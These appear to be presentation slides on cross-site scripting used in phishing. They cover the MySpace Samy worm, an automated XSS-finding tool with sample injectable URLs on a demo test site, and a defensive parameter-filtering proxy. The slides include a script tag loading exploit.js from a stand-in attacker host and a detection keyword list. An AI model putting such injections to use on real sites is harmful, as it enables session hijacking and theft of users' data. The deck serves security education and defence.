  - Javascript mouse events: capture a “movie” of mouse actions
- Ajax – does connections/actions covertly without refresh
- XSS-Proxy (Anton Rager) http://xss-proxy.sf.net

XSS Remote Control



Exploit Code

```
<SCRIPT SRC="http://hacker.com/exploit.js">
</SCRIPT>
```

Viewport IFrame

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Amazon.com

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Case Study: MySpace XSS/Ajax worm.

- Came out 10/14/2005 on 5th largest site on the Internet
- Was malicious javascript inside someones “profile”
- When viewed, javascript would:
  - Using Ajax, make a GET to myspace.com for session hash (if myspace.com user)
  - Use Ajax and hash to make a POST to myspace.com
  - Updated the viewer's profile appending original malicious script and phase “But most of all, Samy is my Hero!”
  - Makes POST adding Samy to viewer's “friends” list!
  - “Worm” grows exponentially!

XSS/Phishing is the Future

- Bypasses all conventional defenses: blacklists, ip2country, reputation systems, real-time analysis, log analysis, SSL notices, etc
- No waiting for new browser bugs or malware writers
- No extremely tedious CSS voodoo
- XSS vulnerabilities are laughably common
- Drastically reduces barriers of entry: Only need a dead drop and a mass mailer.
- Allows Phishers to focus on writing dangerous, info stealing payloads instead of making convincing looking sites
- Uses dynamic server pages instead of wget snapshot

XSS/Phishing is the Future (cont'd)

- XSS breaks Phishers out of passive harvesting of banking info
  - Can target specific types of information from specific people
  - More options (insider info, extortion/blackmail, stocks)
- The Future: advanced, specifically targeted attacks
  - Remote controlling an investment banker's browser to learn insider info
  - Harvesting of personal records for ID theft
  - Silently logging CEO's web email services (GMail)
  - Get the XSS into a Sql backend! You have permanent scrapping of anything (logins, online orders)

Limitations for XSS + Phishing

- Ultimately the payload is a URL to a legitimate page.
- Executed with an HTTP GET.
  - POST, TRACE, and all other forms of XSS are not viable for mass mailed Phishing attacks.
- Need to keep URL small, can leave a trail
  - <script src="…">
  - URL minimizers (tinyurl, others)
- But XSS attacks are tedious to craft right?
  - Lots of trial and error to get "escaping" code correct
  - Done by hand, extremely site specific

This places XSS out of the reach of Phishers right?...


Automation of XSS creation

- No, it doesn't.
- Automation of XSS is easy.
- Applying programming concepts, we can separate our attacks (Keylogging, scraping forms) from our “escaping” code
- Couple with a crawler, we can scan an entire site in minutes finding XSS holes. Phisher drops in any payload
- “Metasploit for web apps!”

- This means XSS and very convincing Phishing attacks are a VB tool away from the Phisher's use.

Automation of XSS creation

Fortunately, I wrote mine in Java!



Xross Site Crafter: "This technology has no legitimate use." - Tom Cross
Run Crawl
Find XSS
View XSS

http://zero.webappsecurity.com

```
http://zero.webappsecurity.com/rootlogin.asp?txtPassPhrase=&txtName=XSS-EXPLOI
http://zero.webappsecurity.com/pcomboindex.asp?cboPage=XSS-EXPLOIT-HERE
http://zero.webappsecurity.com/plink.asp?a=XSS-EXPLOIT-HERE&c=12
http://zero.webappsecurity.com/plink.asp?a=b&c=XSS-EXPLOIT-HERE
http://zero.webappsecurity.com/banklogin.asp?err=XSS-EXPLOIT-HERE
```

XSS Search complete

Automation of XSS creation

- Xross Site Crafter
  - Crawls a site
  - Finds pages vulnerable to GET request XSS
  - Automatically creates code to place payload so it is executed by the browser
  - Has various payloads that can be selected
    - Scrap form data
    - Forward cookie to an automatic exploiter
    - IFrame + XSS-Proxy remote control


Demo of Xross Site Crafter

(This will not be released to the public!)

XSS/Phishing defense

- Ultimately, the victim is receiving some URL with parameters that contain Javascript
- So scan for suspicious parameter values
  - <SCRIPT> <EMBED> <OBJECT> <APPLET>
  - Document.cookie
  - Document.forms
  - XMLHttpRequest
- NetCraft Toolbar does this… … *very, very poorly*
  - Performance is bad
  - Information leakage!

Line Breaker



- Multithreaded client-side proxy! No software on each client
- Java and Fast!?!
- Filters and warns about suspicious parameters
- Can be deployed on end-user machine or as part of existing IT infrastructure
- No information leakage/privacy concerns
- Free, BSD Licensed software

Click to add title

Demo of LineBreaker
(This is available for free download at www.spidynamics.com)

Summary

- Phishing is getting more far sophisticated
- XSS allows Phishers to circumvent all traditional defensives.
- XSS is far more powerful than 5 years ago, and it allows Phishers to steal all kinds of information
- XSS creation is easy and can be automated
- XSS/Phishing has a very limited attack vector, and tools like Line Breaker or NetCraft can stop it.

Questions?

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